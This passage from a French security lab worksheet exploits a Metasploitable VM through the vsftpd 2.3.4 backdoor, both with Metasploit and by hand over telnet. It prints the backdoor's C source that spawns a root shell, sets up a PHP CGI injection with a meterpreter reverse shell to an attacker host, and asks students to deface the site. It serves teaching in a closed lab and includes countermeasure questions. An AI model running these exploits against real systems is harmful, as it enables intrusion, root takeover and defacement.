Modules d'auxiliaires : ces modules sont utilisés pour des tâches spécifiques, comme scanner les ports et récupérer des informations sur les cibles.
Modules de scripts : ces modules vous permettent de lancer des scripts pour automatiser des tâches spécifiques, comme l'exportation de données, la création de rapports, etc.

Voici les commandes de base pour utiliser les **exploits** de Metasploit :

Un **exploit** exécute une séquence de commandes qui ciblent une vulnérabilité spécifique trouvée dans un système ou une application pour permettre à l'attaquant d'accéder au système. Les exploits incluent le dépassement de mémoire tampon, l'injection de code.

Pour ***afficher*** tous les exploits disponibles, ***tapez*** la commande suivante : `show exploits`
Pour ***rechercher*** un exploit spécifique : `search nom_exploit`
Pour ***sélectionner*** un exploit : `use nom_exploit`
Pour ***obtenir*** des informations sur un exploit : `info nom_exploit`
Pour ***voir*** les options d'un exploit : `show options`

Question 8

Testez les commandes ci-dessus.

Les **payloads** sont utilisés pour définir ce que l'exploit va faire une fois qu'il a réussi. Il existe de nombreux types de payloads, allant de la simple exécution de commandes à l'installation d'un shell à distance. Il est important de choisir le payload approprié pour chaque situation et de le configurer correctement pour maximiser les chances de succès.

Voici comment utiliser les payloads de Metasploit :

Afficher tous les payloads disponibles : `show payloads`
Sélectionner un payload spécifique : `set PAYLOAD nom_payload`
Voir les options d'un payload pour une configuration : `show options`

Question 9

Testez les commandes ci-dessus.

Après cette parenthèse sur les principaux éléments et commandes de Metasploit, vous revenez sur le cas concret ou vous aviez sur le premier port affiché (port n°21), les informations suivantes :

Sur la machine Metasploitable-Linux, il existe un serveur **FTP** qui est démarré et qui utilise **VSFTPD** version **2.3.4**

Vous allez vérifier si le framework **metasploit** référence une vulnérabilité dans sa base de données, et contrôler si il dispose d'un exploit « tout prêt », pour profiter de cette vulnérabilité éventuelle.

Rechercher si le service **vsftpd** a déjà subit une faille de sécurité à l'aide de la commande suivante :

```
msf6 > search vsftpd
```

```
Matching Modules
================

  #  Name                                  Disclosure Date  Rank       Check
  Description
  -  ----                                  ---------------  ----       -----
  -----------
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor
```

Le résultat de la recherche

Vous constatez qu'une vulnérabilité (Backdoor) pour la version 2.3.4 existe bel et bien, et qu'un exploit est associé et utilisable.

Par défaut, metasploit va utiliser le payload `cmd/unix/interact`, fixer l'adresse IP de la machine metasploitable, puis lancer l'attaque par le biais de la commande `exploit` (ou `run`).

Entrez la commande :

```
msf6 > use 0
```

Puis, ***tapez*** la commande **`show options`**, afin de voir toutes les options paramétrables pour cet exploit.


```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
                                      i/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Entrez la commande (à adapter selon l'IP de votre MV Metasploitable-Linux) :

`set RHOSTS 10.0.2.6`

RHOST(S) : l'IP de la victime : 10.0.2.6 (<u>c'est un exemple !</u>)
RPORT : 21 (par défaut, donc pas besoin de le changer)
Payload option : cmd/unix/interact (par défaut)

Les exploits qui ont besoin uniquement d'un RHOST et d'un RPORT utilisent le principe du « Bind shell », c'est vous qui vous connectez pour profiter d'une vulnérabilité et non l'inverse.



Le « bind shell » est utile lorsque l'attaquant a un accès direct à l'adresse IP de l'hôte distant. Par exemple, l'attaquant est l'hôte distant sont soit sur le même sous-réseau (c'est le cas ici), soit sur des sous-réseaux qui sont directement routés l'un vers l'autre.

Entrez la commande **`exploit`** pour lancer l'attaque :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.6
RHOSTS ⇒ 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:37243 → 10.0.2.6:6200) at 2023-
07-05 11:01:52 -0400
```

Comme vous pouvez le constater, vous avez réussi à profiter de la faille de sécurité sur vsftpd 234. Cette exploit vous permet d'obtenir **un accès root sur la machine victime**.

Vous pouvez le vérifier facilement avec une commande **`dir`** ou **`ifconfig`** par exemple, ou encore rebooter la machine à distance en utilisant la commande **`shutdown -r now`**.

En fait, vous pouvez tout faire !

Tapez **`exit`** pour fermer le framework metasploit.

ÉTUDE DE LA PARTIE VULNÉRABLE DU CODE SOURCE

Vous venez de découvrir (d'exploiter) la vulnérabilité de vsftpd 2.3.4 de façon automatique en utilisant le framework Metasploit.
Vous allez à présent, le faire manuellement. Pour cela vous allez lire les parties vulnérables du code source contenant une backdoor créée par un intrus et donc voir comment celle-ci a été codée et comment elle fonctionne.

Regardez l'extrait du code source ci-dessous :

Extrait du code source de la version vulnérable : **`str.c`**

```
...
    }
    else if((p_str->p_buf[i]==0x3a)
    && (p_str->p_buf[i+1]==0x29))
    {
      vsf_sysutil_extra();
    }
  }
  return 0;
}
...
```

Les lignes permettent de vérifier l'entrée de l'utilisateur qui peut contenir l'hexadécimal **`char 0x3a`** et **`char 0x29`**.

Question 10

Donnez la représentation des deux valeurs **0x3a** et **0x29**.

Les deux valeurs représentent le « visage souriant (smiley sourire) » .
Donc, lorsque le nom d'utilisateur contient les caractères de l'instruction **`else if`**, celle-ci exécute la fonction **`vsf_sysutil_extra`**.

Regardez la définition de la fonction **`vsf_sysutil_extra`**, ci-dessous :

Extrait du code source de la version vulnérable : **`sysdeputil.c`**

```
...
vsf_sysutil_extra(void)
{
int fd, rfd;
```

```
struct sockaddr_in sa;
if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
exit(1);
memset(&sa, 0, sizeof(sa));
sa.sin_family = AF_INET;
sa.sin_port = htons(6200);
sa.sin_addr.s_addr = INADDR_ANY;
if((bind(fd,(struct sockaddr *)&sa,
sizeof(struct sockaddr))) < 0) exit(1);
if((listen(fd, 100)) == -1) exit(1);
for(;;)
  {
    rfd = accept(fd, 0, 0);
    close(0); close(1); close(2);
    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
    execl("/bin/sh","sh",(char *)0);
  }
}
...
```

Sans trop détailler : **`struct sockaddr_in sa`** est une structure contenant une adresse Internet nommée « **`sa`** ». La structure est définie par **`sin_family`** qui est réglé sur la constante **`AF_INET`**, **`sin_port (6200)`**.
Le code utilise la structure pour l'installation d'une prise de liaison et d'un processus d'écoute qui va permettre d'écouter sur le socket des connexions entrantes. Notez que ce code est exécuté dans le contexte d'un serveur.

Vous allez essayer d'exploiter la vulnérabilité manuellement en vous connectant au service vsftpd de la MV Metasploitable-Linux. Pour cela, il vous faudra insérer un smiley dans le nom d'utilisateur pour vous authentifier.

Vous allez vérifier l'état du service sur le port 6200 de la MV Metasploitable-Linux.

Question 11

Vérifiez l'état du port 6200 sur la MV Metasploitable-Linux.
Donnez la commande utilisée.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-06 09:13 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0042s latency).

PORT     STATE  SERVICE
6200/tcp closed lm-x

Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```

À ce stade, le port 6200 devrait être fermé. C'est normal !

Question 12

Connectez-vous sur la MV Metasploitable-Linux en utilisant le protocole **telnet** sur le port 21.

La syntaxe est la suivante : **`telnet [IP cible] port`**.
Pour entrer le login, tapez pour USER ***user:)*** (par exemple).
Pour entrer le mot de passe, tapez pour PASS ***pass*** (par exemple).

```
┌──(osboxes㉿osboxes)-[~]
└─$ telnet 10.0.2.6 21
Trying 10.0.2.6 ...
Connected to 10.0.2.6.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER toto:)
331 Please specify the password.
PASS pass
```

Vérifiez ensuite l'état du port 6200 sur la MV Metasploitable-Linux.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-06 09:25 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00046s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x

Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```

Le code malveillant a été exécuté et le port 6200 est maintenant ouvert.

En utilisant une nouvelle console du terminal, vous allez vous connecter sur le port 6200 avec la commande ci-dessous :

`telnet [IP cible] port`

puis tapez **`dir;`** (par exemple)

```
┌──(osboxes㉿osboxes)-[~]
└─$ telnet 10.0.2.6 6200
Trying 10.0.2.6 ...
Connected to 10.0.2.6.
Escape character is '^]'.
dir;
bin    dev   initrd      lost+found  nohup.out  root  sys   usr
boot   etc   initrd.img  media       opt        sbin  tmp   var
cdrom  home  lib         mnt         proc       srv   toto  vmlinuz
```

Comme vous pouvez le constater, vous avez encore réussi à profiter de la faille de sécurité de vsftpd 234 mais cette fois-ci de façon « manuelle ».

Pour plus d'informations sur cette porte dérobée et les codes sources modifiés :
https://github.com/lyndon160/vsftpd-backdoor/commit/2f8b278602e822c52f5e0d37ea7d256b888e5e85

ÉTUDE DES CONTRE-MESURES

Qu'est-ce-qu'une contre-mesure en informatique ?
C'est une mesure de sécurité informatique défensive prenant la forme d'une technique, d'un dispositif, d'une procédure, et dont le but est de s'opposer à un effet, de contrer une attaque précise susceptible de porter atteinte aux biens informatiques.

Question 13

Réfléchissez sur les contre-mesures possibles afin de bloquer la backdoor.
Listez les contre-mesures possibles.
Configurez une contre-mesure de votre choix.


Question 14

Faîtes une conclusion sur l'intérêt de disposer de logiciels mis à jour régulièrement dans le cadre du contexte étudié.

UN SERVICE WEB VULNÉRABLE : À VOUS DE LE FAIRE !

Question 15

Retrouvez quelle version de PHP est utilisée sur la machine cible (MV Metasploitable-Linux).



Cette version de PHP est-elle vulnérable ?

Aide : voir « PHP CGI Argument Injection ».


Question 16

En utilisant le framework Metasploit, quels sont les arguments à ***passer*** à la commande `search` pour retrouver le nom exact du module sachant qu'il date de 2012 et qu'il est classé comme excellent (rank : excellent).

Question 17

Affichez les payloads disponibles.

Vous utiliserez le payload par défaut qui est cette fois-ci en « **reverse shell** ».
`php/meterpreter/reverse_tcp`




Le « **reverse shell** » (shell inversé), appelé aussi **reverse tunnel** (tunnel inversé) est une technique informatique qui permet de rediriger sur un ordinateur local l'entrée et la sortie d'un shell vers un ordinateur distant, au travers d'un service capable d'interagir entre les deux ordinateurs. L'un des avantages de cette technique est de rendre un shell local accessible depuis ce serveur distant sans être bloqué par un pare-feu.

LHOST : l'IP de l'attaquant : 10.0.2.5 (<u>c'est un exemple !</u>)
Hôte local : cette variable contient l'adresse IP du système de l'attaquant qui est l'adresse IP du système à partir duquel vous lançez l'exploit.
LPORT : (port local) cette variable contient le numéro de port (local) du système de l'attaquant. Ceci est généralement nécessaire lorsque vous vous attendez à ce que votre exploit vous donne un reverse shell.

Question 18

Lancez l'exploit.

Une fois l'exploit lancé (avec la commande run ou exploit) vous devriez vous retrouver dans un shell **`meterpreter`**.
meterpreter est un outil qui simplifie la phase de post-exploitation. C'est plus exactement une charge utile (un payload) particulièrement avancée permettant de simplifier la phase de post-exploitation grâce à la mise à disposition d'un shell interactif. Ce payload, entièrement exécuté en mémoire, intègre de nombreuses fonctionnalités, par exemple télécharger des fichiers, lancer un keylogger, prendre des captures d'écran, etc.... meterpreter est principalement disponible pour les cibles Windows. Néanmoins, il existe aussi des payloads permettant d'obtenir une session meterpreter sous Linux et MacOS.




```
Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 10.0.2.6
[-] Unknown datastore option: RHOST. Did you mean LHOST?
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending stage (39927 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.6:38058) at 2023-07-14 08:24:03 -0400

meterpreter > 
```

Exemple d'affichage en console obtenu après le lancement de l'exploit

Entrez la commande `help` pour obtenir la liste des commandes.

Question 19

Proposez un « defacing » de la page d'accueil (modifiez la page web d'accueil (index.php) en y insérant une image : voir exemple ci-dessous).

	
La page web d'accueil (avant)	**La page web d'accueil modifiée (après l'attaque)**

FAÎTES VALIDER VOTRE TRAVAIL PAR LE PROFESSEUR

N'oubliez pas votre compte-rendu !

Il existe d'autres services vulnérables sur la machine « Metasploitable-Linux », à vous de les « exploiter » et surtout **de trouver les contre-mesures**.